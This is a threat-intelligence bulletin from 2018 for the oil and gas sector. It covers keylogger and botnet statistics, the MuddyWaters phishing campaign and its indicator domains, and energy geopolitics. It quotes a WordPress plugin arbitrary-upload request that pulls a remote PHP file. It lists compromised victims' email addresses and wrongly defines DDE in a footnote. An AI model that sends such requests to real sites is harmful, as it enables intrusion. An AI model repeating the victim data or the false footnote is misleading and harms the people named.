WAPACK LABS
CYBER INTELLIGENCE SERVICE

TLP GREEN

TACTICAL CYBER REPORT: OIL & GAS SER. NO.: IR-18-295-001

Activity Summary - Week Ending 19 October 2018:

- Indonesian food and beverage provider Keylogged
- Infium UAB, Kiev Ukraine – Compromised IP
- Avalanche Botnet+vawtrak and Conficker seen as botnets
- APT Muddy Waters Cyber Campaign – At it Again
- WordPress.WP.Mobile.Detector.Arbitrary.File.Upload – Mobile Detector plugin
- Merchant Oil Tankers, Oil Pricing and Cyber Attacks
- Saudi Arabia and $200.00 a barrel oil – Threat, or Reality?
- International LNG investment - Dramatically Increasing
- US Venezuelan Oil Sanctions, off the Table
- China and Quantum Encryption
- Rising Asian-Pacific LNG demand

COMPROMISED EMAIL ACCOUNTS

Below are the Top 10 Keylogger emails and the Top Attacker Servers (C2) observed on 15 October 2018 through our Wapack Labs proprietary data.

Keylogger: Email	Times Seen
pmaplb_pga@pinusmerahabadi.co.id	7
marketing@thecolorlivinghotel.com	5
marketing@landthip.co.th	5
twitterburtokladik@seznam.cz	3
myvalek2@gmail.com	3
myvalek114@seznam.cz	3
cokkingbd9@gmail.com	3
xenusdeco@live.com	2
sidabulgalvanizing@ete-group.com	2
servicedp@newageindustries.in	2

Attacker Server (C2)	Times Seen
super.keylogge@yandex.ru	51
nonny-killers@yandex.com	48
ohlordiwantyoutohelpme@gmail.com	21
avitgap4@mail.com	11
spo.opy@mail.com	8
mohamedmakasouba@mail.com	5
---	---
---	---
---	---
---	---

Table 1: The top observed compromised email from our keylogger operations. The top key logged email is: pmaplb_pga@pinusmerahabadi.co.id is an Indonesian food and beverage provider (Pinus Merah Abadi). This malicious email was shown in past collections. The Pinus Merah Abadi domain is currently down.

Table 2: Top two observed Attacker Servers (C2 are from Yandex N.V.); Russian: Яндекс, IPA: [ˈjandəks]) domains. Yandex is a Russian multinational corporation specializing in Internet-related products and services, including search and information services, eCommerce, transportation, navigation, mobile applications, and online advertising.

On 15 October 2018, Wapack Labs identified **60 unique** email accounts compromised with keyloggers which were used to log into mostly personal accounts. Attackers may be able to access not only email addresses, but also financial, social media and other data.

Compromised (C2) IP's

IP	Contacts
193.106.30.98	78
94.250.254.92	20
212.62.216.210	20
217.11.156.157	19
132.148.144.214	19
212.62.215.95	17
185.195.24.60	13
185.195.24.52	13
211.159.167.87	12
162.213.158.197	12

The top C2 IP seen from keylogger collection. 193.106.30.98 is a Data Center/Web Hosting/Transit company in the Kiev Ukraine, Infium UAB CIDR: 193.106.30.98/32, ISP: AS50297. IP: 94.250.254.92 is a assigned to Cjsc The First/JSC ISPsystem, Raduzhny St. 34A, Irkutsk, 664017 Russia, CIDR: 94.250.254.92/32, ISP: AS29182

Malware Activity

Malware Variant	Times Seen
sality	56888
corkow	4994
poweliks	253
betabot	246
loki	228
sykipot	211
kovter	101
maudi	85
black_energy	84
kazy	74

Top 10 Malware Variant and number of contacts. Sality and Corkow remain the top malware variants.

On 15 October 2018, Wapack Labs identified **62,111** connections from new unique IP addresses, which are checking in with one of the many Wapack Labs sinkholed domains.

BOTNET BLACKLIST

First_seen	Botnet attribution	Infected Host's IPv4 Address
10/11/2018	Avalanche Botnet+vawtrak	1.0.92.154
10/10/2018	Conficker	1.0.95.114
10/11/2018	Avalanche Botnet+andromeda	1.0.128.79
10/11/2018	Avalanche Botnet+andromeda	1.0.131.207
10/11/2018	Avalanche Botnet+andromeda	1.0.131.235
10/11/2018	Avalanche Botnet+andromeda	1.0.132.140
10/11/2018	Avalanche Botnet+andromeda	1.0.132.224
10/10/2018	Conficker	1.0.133.176
10/12/2018	Conficker	1.0.134.8
10/12/2018	Conficker	1.0.134.8
10/11/2018	Avalanche Botnet+andromeda	1.0.134.147
10/10/2018	Conficker	1.0.135.101
10/8/2018	Conficker	1.0.135.151

Table 3. On 16 October 2018, Wapack Labs proprietary sources identified **919,745** new IP addresses participating in various botnets. The full .csv is available upon request.

CYBER TRENDS[1]

Muddy Waters Cyber Campaign – Researchers have re-identified a previous APT level cyber-campaign called MuddyWaters. Originally discovered in 2017 by researchers, this threat actor has been active in the Middle East but was seen attacking targets in Europe and the US. The group's TTP's are targeted by using various spear-phishing attacks; focusing on educational, military, telecom, and governmental institutions in the Middle East. Unsuspecting users receive a document which is meticulously created to contain information that is specific to the targeted region. Documents are not only crafted for regional, language, and local specific entities but also have the governmental type appearance. MuddyWaters documents also contain malicious macros that activate a fake text box. The macro then downloads three files into the "ProgramData" folder, which will also add a registry entry in the current user's RUN key (HKCU) for persistence. The files dropped by the macro are various format extensions and end in either INF, SCT, and TXT files or VBS and TXT files. Once these files decode on the victim machine, they will deposit a PowerShell process that consumes the Base64 encoded file. After this, PowerShell will turn off Office macro warnings, which allows it to access internal VBA objects for further penetration. Once the connection to the C2 is made, it can do the following: take screenshots, receive additional PowerShell instructions that direct Excel to perform a second-stage attack via Excel and DDE[2], and receive an additional

[1] Fortinet research

[2] Defect Detection Efficiency (DDE) is the number of defects detected during a phase/stage that are injected during that same phase divided by the total number of defects injected during that phase.

command to receive another PowerShell instruction via Explorer and COM to interact and enable execution. It can additionally perform downloads from the C2 server, wipe hard drives located at C, D, E, and F, and finally shut down and restart the system

Signatures: VBA/Agent.AFFE!tr, VBA/Dloader.GRI!tr, VBA/Agent.UFWF!tr, W32/Python_Stealer.C!tr.pws, VBA/Agent.6B7D!tr.dldr, Riskware/Credstealer, VBA/Agent.GFQ!tr, VBA/TrojanDropper.AAF!tr, VBA/TrojanDropper.ZG!tr, Riskware/Shootback, VBA/Agent.BAC4!tr, VBA/Agent.YU!tr, VBA/Agent.GRG!tr

Indicator(s):

alibabacloud[.]dynamic-dns[.]net
alibabacloud[.]wikaba[.]com
alibabacloud[.]zzux[.]com
microsoftofice[.]zyns[.]com
microword[.]itemdb[.]com
moffice[.]mrface[.]com
muonline[.]dns04[.]com
office[.]otzo[.]com
offlce[.]dnset[.]com
online[.]ezua[.]com
muhacirder[.]com
muteciyar[.]info

WordPress.WP.Mobile.Detector.Arbitrary.File.Upload – WP Mobile Detector Plugin automatically detects standard and advanced mobile devices and displays a compatible WordPress mobile theme for users on those devices. A vulnerability exists in both resize.php and timthumb.php in versions <= 3.5 of this plugin. An example is that an attacker can craft a simple HTTP post request to "POST /wp-content/plugins/wp-mobile-detector/resize.php payload:src=hxxp://site[.]domain/mig/tmp/css.php" to upload data. This is only possible because the vulnerable function does not validate or sanitize input from untrusted sources. Currently, this plugin is no longer supported and the final version is 3.9. Fortinet research team is seeing increased activity regarding the exploitation of this vulnerability with close to 3 percent of sensors worldwide picking up on traffic aiming to exploit this issue.

Signatures: WordPress.WP.Mobile.Detector.Arbitrary.File.Upload

XAttacker.Tool.WebApp.Plugins.Arbitrary.File.Upload – This file upload is a signature that identifies exploit traffic being generated by the XAttacker tool specifically trying to exploit arbitrary file upload vulnerabilities. This tool was recently released and compiles exploits for web-based content management systems (CMS) services, like Drupal, Joomla, and WordPress. It is also becoming increasingly popular due to its relative ease of use and extensive list of supported exploitation targets. As with all file upload vulnerabilities, a user has to pass this file as an argument and later call an http request to get this file executed, and researcher's IPS signature will detect the anomalous conduct. Based on telemetry, this signature was found in the researchers top 100 exploitation attempts, with close to 2 percent of all sensors picking up traffic worldwide that matches the specifications of the detection.[3]

Signatures: XAttacker.Tool.WebApp.Plugins.Arbitrary.File.Upload

[3] https://www.fortinet.com/

Data Science is Changing how Cybersecurity Teams Hunt Threats

Data science has cut down on the need for manual effort when it comes to tasks such as spotting common patterns in data, identifying anomalies or correlating information from disparate sources. Data science additionally is making previously time-consuming tasks faster, data and can make things possible that were never possible before; such as automatically flagging new threats based on their similarity to known exploits and their behavior patterns.[4] Researchers' goal is to completely reverse the advantage in cyber conflict, which currently favors the attacker, and that science will eventually develop an AI that can be fast and smart to support SOC operations.

GLOBAL TRENDS:


International – Merchant Oil Tankers, Oil Pricing and Cyber Attacks

Shipping consultancy Maritime Strategies International (MSI), London UK expects an average of $31,700 per day in the spot market (immediate delivery) in December 2018 for very large crude carriers (VLCC) moving from the Middle East to China.[5] Analysts are expecting a surge to smaller tanker markets into early 2019 due to increased oil demand. Purchases from Chinese refineries is boosting spot rates for VLCC from the Middle East to about $38,500 per day, the highest since the final quarter of 2016. US sanctions on Iran, which take effect on 4 November, are additionally expected to add support to this market. Oil speculators do not expect Iranian exports to fall below 1m bpd due to the efforts by the European Union (EU) to develop a bartering system with Iran. The US was also considering waivers for certain countries. The previous round of US sanctions against Iran was much more severe than the proposed 4 November sanctions, and then their oil exports did not fall below 1m bpd. The Middle East country exported 1.6m bpd in September 2018. The Suezmax class vessel market[6] (smaller merchant tankers that can navigate the Suez Canal) meanwhile benefited from rising US exports, which rose 16 percent in September 2018 to 2.1m bpd versus a year earlier. Russian exports are also rising, which is adding to the positive sentiment and has forecasts that one-year time-charter rates for a modern vessel will move towards the $20,000 per day mark by March next year from $17,000 seen in September. For the Aframax[7] class vessels, a similar increase is expected which is based on increasing oil output from Libya, combined with increased Russian flows to independent Chinese refineries. Recent extreme weather in the Caribbean will also lead to higher rates. The average spot price for December is predicted to reach $19,700 per day from $12,100 per day in September, according to MSI. Current Wapack Labs cyber research has exposed an increase of maritime related cyber-attacks. The MV Mamitsa was seen three times within a subject line in our malicious emails index. Subject line used: FW: M/V MAMITSA XL - REPLACEMENT OF HATCH COVERS CYLINDERS was a phishing attempt to lure the maritime targeted user to open an attachment that contained malicious malware. Though the MV Mamitsa was not a tanker, these same type tactics could easily target oil tankers and thus compromise the oil and gas sector.

[4] https://www.siliconrepublic.com/enterprise/data-science-cybersecurity
[5] https://www.msiltd.com/#aboutus
[6] https://www.marinelink.com/article/pipelines/suezmax-tanker-undergeing-profound-277
[7] A tanker of 80.000-120.000 DWT

MENA – Saudi Arabia

As international pressure is being placed on Saudi Arabia for the disappearance and possible murder of Saudi Jamal Khashoggi, Saudi Arabia has issued threats to rise oil prices to $200.00 a barrel. The US is leading the international rebuke against Saudi Arabia. For 45 years, it has been considered off limits for Saudi Arabia to issues these type economic threats. Economic oil threats have been taboo since the 1973 Arab embargo, which triggered the first oil crisis.[8] Saudi Arabia is the world's biggest oil exporter and could theoretically trigger a serious international economic crisis. The US is considering sanctions against Saudi Arabia if facts and evidence show that the Crown Price had knowledge and issued the orders against Khashoggi. These presented sanctions prompted an opinion piece by Turki Al Dakhil, who heads the Arabiya news network and is reported close to the Royal Court, in which he openly discussed using oil as a weapon. Al Dakhil wrote, "If President Trump was angered by $80 oil, nobody should rule out the price jumping to $100 and $200 a barrel or maybe double that figure." The Saudi embassy in Washington DC later issued a statement that Al Dakhil did not represent the official position of the kingdom and Saudi officials. Sources claim that their embassy, in speaking privately, said there was not a change in the long-held policy that oil and politics do not mix. Yet on 15 October 2018, the Saudi energy minister used a speech in India to sooth oil price concerns, pledging his country will continue to be a responsible actor and keep oil markets stable. Whatever the Saudi leadership intended with its original threat of $200.00 dollar a barrel oil price, what is important is that they deviated with their normal diplomatic canon to keep oil and politics separate. Saudi Arabia has known for many years, that using oil as a weapon could lead to a Cold War doctrine of mutually assured destruction. The Saudis could easily disrupt the global economy by cutting output and sending prices sharply up. But the question remains, will they take the stance. What is interesting, it that their main company Aramco has been the target of past cyber-attacks, which has caused troubles for the company. Tthe threat of oil increases is likely to create a vulnerable cyber situation for the Saudi kingdom. Additionally, the 1973-74 embargo, and the second oil crisis in 1979, forever destroyed oil demand as industrialized countries have taxed gasoline / diesel and embarked on aggressive energy conservation policies. Oil consumption is lower today than in 1974 in Germany, Japan, France, Italy and the United Kingdom. US representatives met with Saudi officials on 17 October 2018 and issued a statement that the US is pulling out of the Future Investment Initiative Summit, set in Saudi Arabia.[9] This is a political and symbolic reply to the current situation. The Future Investment Initiative Summit is scheduled for 23-25 October 2018 in Riyadh. A number of high-profile people – including leaders from the World Bank, Google and Uber have also announced their plans to drop out.



Steven Mnuchin
@stevenmnuchin1

Just met with @realDonaldTrump and @SecPompeo and we have decided, I will not be participating in the Future Investment Initiative summit in Saudi Arabia.

11:29 AM - Oct 18, 2018

♡ 6,496 4,792 people are talking about this

Iran

The oil and gas market recovery is currently finding replacement barrels from a sharply declining Iranian export situation, as a result of US sanctions which take effect on 4 November. Iranian exports of oil are seen by industry analysts as dropping to 1m barrels or less after the sanctions kick in on 4 November 4, if no widespread waivers are handed out by the Trump administration. Iran is recovering from a round of previous international sanctions that ended in 2015. Iran shipped 2.6m barrels this past April and has been exporting around 2m barrels since then. Wapack Labs analysts are currently researching an Iranian hacker with the alias: Mamad Warning (MW) (Instagram post of MW to the right). MW has defaced numerous US sites in September and October of 2018. MW is also part of a group called Bax 026 of Iran. This group has been active since 26 June 2017. Before Bax

[8] https://www.bloomberg.com/news/articles/2018-10-15/veiled-saudi-threat-boosts-oil-prices-already-moving-toward-100
[9] https://www.foxnews.com/politics/mnuchin-cancels-plans-to-attend-saudi-arabia-conference

026, MW was a part of the international collective of Anonymous. MW became affiliated with Anonymous around 3 February 2016. The last MW used the Anonymous moniker was in April 2016, yet it continues to use Anonymous symbols. MW has switched focus onto US domains, with a recent large attack on the State of West Virginia. Though unsubstantiated as of this date, these attacks are likely a result of international sanctions, which have drastically affected the Iranian economy. Collection and analysis is ongoing.

North America – Canada and US

International LNG investment has dramatically increased in recent years. 2019 is expected to see the most LNG final investment decisions ever.[10] While the number of projects remains similar to 2017 levels, the size has more than doubled. The average LNG project to reach the final investment decision (FID) in 2018 was approximately $850m barrel of oil equivalent (boe), up from around $375m boe in 2017. LNG Canada's FID in October 2018 was the first major greenfield project[11] to move ahead since 2015, but analysts see global activity next year making up for the past year's stagnation. Oil analysts anticipate 2019 to be the largest year for LNG FIDs ever, with projects in Russia, Qatar, Mozambique and the US expected to blossom. The increase in the number of oil project approvals and the ensuing increase in supply coming online, should be positive for all LNG oil and gas and their carriers.

US – Colorado

Colorado's Proposition 112 opponents rallied at the Colorado State Capitol on 16 October with a threat of violence. Proposition 112 would impose 2,500-foot setbacks for new oil and gas development near schools, water sources and homes. The ballot measure's supporters say the timing of the rally isn't a coincidence. The rally was set across the street from the Colorado Supreme Court who was hearing oral arguments in the so-called Martinez appeal, in which six teenagers, including Xiuhtezcatl Martinez, sued the Colorado Oil and Gas Conservation Commission on the grounds that the state agency is legally bound to consider public health and safety first and foremost when permitting oil and gas developments. The attorney general appealed a decision that ruled in favor of Martinez. This anti-oil and gas protect is a microcosm of international activism. This demonstrates the growing environmental physical and cyber activism against big oil and gas companies. Germany was a recent example of both physical and cyber activism in the Hambach Forest near Cologne Germany, where both environmental


[10] https://lloydslist.maritimeintelligence.informa.com/LL1124606/Next-year-will-be-busiest-yet-for-LNG-investment

[11] Greenfield project means that a work which is not following a prior work. In infrastructure the projects on the unused lands where there is no need to remodel or demolish an existing structure are called Green Field Projects.

activists and the right-wing group Chemnitz were arrested. The amalgamation of these groups is both interesting and troubling, with some researchers theorizing the coupling of physical and cyber violence. This new activist trend will be monitored by Wapack Labs analysts.

South America – Venezuela

The US has been contemplating more sanctions against Venezuela, but crude oil exports will not be among the sanctions previously discussed. Sources indicate Venezuela's oil production is already in a steady decline, suggesting that more sanctions will totally crush the economy in the country.[12] These US sanctions target past and current human rights violations, which in 2014 triggered their current economic crisis that severely hit Venezuela's oil production. Meanwhile, the Maduro government announced it will stop using US dollars for international transactions and switch to the Euro. As part of the shift, President Maduro had ordered an injection of 2 billion Euro into the Venezuelan Forex market. The shift away from US dollars is part of ambitious efforts to restart the Venezuelan economy. Another part is the launch of the Petro digital currency that Maduro proports is backed by oil and gold reserves. Sales of the Petro is set to begin in November for private sales and the following month will be made available for trade on six exchanges. Researchers are reporting in Venezuela that their black-market money valuation is edging towards 200Bs, compared to the USD. This makes Venezuela's minimum salary worth $9 a month. The Venezuelan government may be tempted to raise it, but to do that it would have to disconnect it their reported "anchor," which is the e-commerce Petro (based on oil prices). Social media inside Venezuela continues to show daily dissatisfaction with the Maduro government. On 17 October 2018, three people, including a newborn, died in Venezuela after an hours-long power outage in 16 states left hospitals with no power, which ignited social media. This black out is a persistent problem which compounds the current economic situation and may eventually lead to an internal coup.[13] Social media remains the medium that citizens use to communicate, even with Maduro attempts to sensor the Internet.



According to network metrics (see chart), TOR access in Venezuela had spiked in response to recent web blocks placed on local news outlets. Unlike previous web blocks, the June 2018 restrictions could not be circumvented by using a censorship-resistant DNS server like those provided by Google and CloudFlare. For many Venezuelans, TOR is the only way left to access the restricted social media content.[14]

Eurasia – Russia

Russia's recent deployment of S-300 surface-to-air missiles in Syria last week raised the stakes in Syria significantly for the US and Israel.[15] While it is easy to conclude things have become far more dangerous, the fact is that there are certain important aspects of the situation on the ground that the international community does not know. Before we consider what we do not know, it is important to understand what we do know about what

[12] https://oilprice.com/Latest-Energy-News/World-News/Oil-Remains-Outside-Scope-Of-US-Sanctions-For-Venezuela.html
[13] https://abcnews.go.com/International/dead-venezuela-widespread-outage-leaves-hospitals-power/story?id=58556615
[14] https://www.theverge.com/2018/6/25/17503680/venezuela-tor-blocked-web-censorship
[15] http://carolineglick.com/russia-raises-the-stakes-in-syria/

has happened since a Syrian surface-to-air missile crew shot down a Russian IL-20 spy plane on 17 September 2018. Russia deployed forces and aircraft to Syria in 2015 to prevent the defeat of the Iranian-backed regime of Syrian President Bashar Assad in the Syrian civil war. Shortly after Russian forces arrived in Syria, Israel's Prime Minister Benjamin Netanyahu flew to Moscow to work out a deconfliction mechanism with Russian President Vladimir Putin. That mechanism enabled the Israeli Air Force (IAF) to continue attacking Iranian military targets in Syria, as it had been doing since the outset of the war in Syria without coming into direct conflict with Russia. On 17 September, the IAF bombed Iranian-Hezbollah targets in Syria's Latakia region. According to Israel, the IAF informed the Russians of its plan to attack 12 minutes before the raid took place, sufficient time for all Russian air and other assets to avoid danger. Ten minutes after the time that Israel claims its jets completed their mission and returned to Israeli air space, a Syrian crew manning a Russian-made S-200 surface to air missile battery shot down a Russian IL-20 spy plane. 15 Russian crew members on board were killed. The Russian Defense Ministry issued a stamen blaming Israel for the attack. Israel insists the attack was the result of indiscriminate missile fire by the Syrian crew. Putin, for his part, made no comment about the incident until the following day. In stark contrast to his Defense Ministry, in a statement he issued after speaking with Netanyahu, Putin absolved Israel of responsibility. Following Putin's statement, Israel sent a delegation to Moscow to personally brief Russia. Israel claims it provided detailed proof that IAF aircraft were not in the area when the missile strike occurred. An internal squabble ensued within Russia. Three days later, Russian Defense Minister Sergei Shoigu announced that within two weeks, Russia would provide Syria with the current S-300 surface to air missile system. He also said that Russia planned to jam radars of military planes striking from off the Mediterranean coast. Eight days later, the Russia missile delivery was completed. Israel is claiming that Russia is basically taking over direct responsibility for Syria's air defense. Military analysts believe the 17 September 2018 incident was preplanned. This current action has caused Israel to suspend all airstrikes in Syria. The S-300 deployment's impact on the US - Russian balance of power in Syria is less clear. The conflict between Putin and the Defense Ministry may indicate a power struggle when dealing with MENA issues. Military analysts conclude that a Syrian missile attack on Israel from the S-300 will likely cause a full-scale war to break out. The Syrian crews' incompetence and the lack of friend-or-foe guidance makes the prospect of such a strike on Israeli territory, as well as further incidents of friendly fire against Russian aircraft, more likely to occur. According to some analysis, the US has moved F-35 stealth fighter jets to the region and agreed to provide Israel with additional F-35s support. There are current low-risk tactics that US allies can take to diminish Russia's current Syrian posture. APT level attacks always remain an option for attacks against Russia and allies, such as Syria. Hacking in the Middle East remains high, with APT actors deriving from Russia, China and their allied nations.

Asia – China

A Chinese team led by physicist Pan Jianwei recently announced success in using quantum processes to generate a high volume of truly random numbers. This seemingly minor accomplishment actually has great implications for the fields of cryptography and secure communications. By exploiting the unpredictable nature of quantum entities, Pan has created the possibility of unbreakable encryption. China has made advances in quantum research a national priority supported by billions in research funding. Pan Jianwei has also recently been successful in testing "unhackable" communications based on transmission of entangled quantum pairs known as qubits. These entities will change state and synch with one another, regardless of how distant they are separated. Any attempt to observe their transmission will alter their state and provide evidence of eavesdropping. Chinese

Pan Jianwei, China's leading quantum physicist

advances in these technologies raise the potential that China will gain an advantage in encryption over other countries, putting them ahead in a lucrative market and, or developing secure systems that would be invulnerable to US interception or decryption. Quantum computers and a quantum Internet are still years away. Most of what is being discovered about quantum physical properties seems counter-intuitive at best and perhaps science fiction even to most physicists. Recent experiments that point to true random number generation and "unhackable" communications on quantum systems, should they prove practical, have obvious implications for computer and communications security. For example, it has also been predicted that quantum communications technology could be used for quantum key distribution, utilizing the unpredictable nature of quantum mechanics, to distribute unique keys between two users without any third party being able to listen in. One technique method suggested is to encode the cryptographic key into the orientation of a photon and send that photon to the other person. The worrisome part of the recent breakthroughs is that they are Chinese breakthroughs. These are not isolated events but the result of a nationally-funded effort to make China a leader in quantum technologies. If China were to be the first country to develop cryptographic and security systems based on quantum technologies, they may be able to dominate a market that is certain to be of major interest worldwide. This development would also have the potential of China establishing cryptographic protection around national systems that would be invulnerable to US and allies national interception and any decryption processes.

Asia-Pacific

Asia-Pacific's oil and gas sector looks set to rebound over the next 12 months as rising demand, stronger commodity prices and an uptick in mergers and acquisition activity bring greater confidence to the region. Researchers predict rising Asian LNG demand, the return of China's national oil company growth and a new desire for increased oil investment to be key 2019 influences in the Asia-Pacific region.[16] First, Asian LNG demands are growing, which is being driven by Chinese decision to switch coal-to-gas policies. Chinese LNG demand grew by a world record 8 mt in 2017, and is set to grow by another world record 12 mt in 2018. This makes up 50 percent of the current global LNG demand. China is only partially through its five-year clean air policy, so the China LNG demand growth scenario is far from finished. But while China is the media focus, LNG demand growth is a reality throughout most of Asia. In total, Asia-Pacific LNG demand is set to grow to 60 percent and reach 337 million metric tons by 2030. In comparison, the rest of the global market is currently only 75 million metric tons. With these obvious demand signals present, the production and supply side of LNG needs to fill the demand. The final investment decision (FID) for LNG in 2019 predicts it to be the largest year for LNG production ever with projects in Canada, Russia, Qatar, Mozambique and the US expected to grow. Internationally, 2018 has exposed a forward leaning focus of increased investments across both oil and gas. This trend has additionally trickled down to the Asia-Pacific region. While the number of developments being sanctioned is similar to 2017 on a year-on-year basis, the key change is the size of fields getting the green light. Key projects include Malaysia drilling, deep water projects for India, and deep water gas projects in China. Together these projects will require nearly US$8 billion of investment. The Chinese investment strategy is also becoming more dynamic to match raising their own and Pacific area domestic gas and LNG demands. To help China's thirst for LNG and oil, expect them to continue focusing on large conventional oil fields in the Middle East and Latin America, but they will also target integrated gas opportunities in Russia, Qatar and Asia-Pacific sources. Government to government relations and partnerships with the major oil producing countries will be crucial in securing future growth opportunities. As an example, Exxon Mobil is looking to invest on China's soaring LNG demand, even in the face of the current trade war with the US.[17] Mergers and acquisitions are also seeing a revival in the Pacific region,

[16] https://www.woodmac.com/press-releases/new-wave-of-growth-on-the-horizon-for-asia-pacifics-oil-and-gas-sector/
[17] https://www.devdiscourse.com/Article/business/222196-exxon-mobil-eyes-chinas-soaring-lng-demand-amid-trade-war-threats

with over US$6.8 billion worth of assets changing hands in 2018. This the highest level of activity since 2014. Australia accounts for much of these increases. Australia expects to see further liquidity as north Asian buyers seek to secure resources and private equity funds to search for new oil and gas prospects. Malaysia is predicting the oil and gas corporate landscape in Southeast Asia is poised and open to new capital and joint ventures. Petronas, Pertamina and PetroVietnam are all likely to be open to new oil and gas partnerships in 2019, to support continued investment in both old and new field developments.

.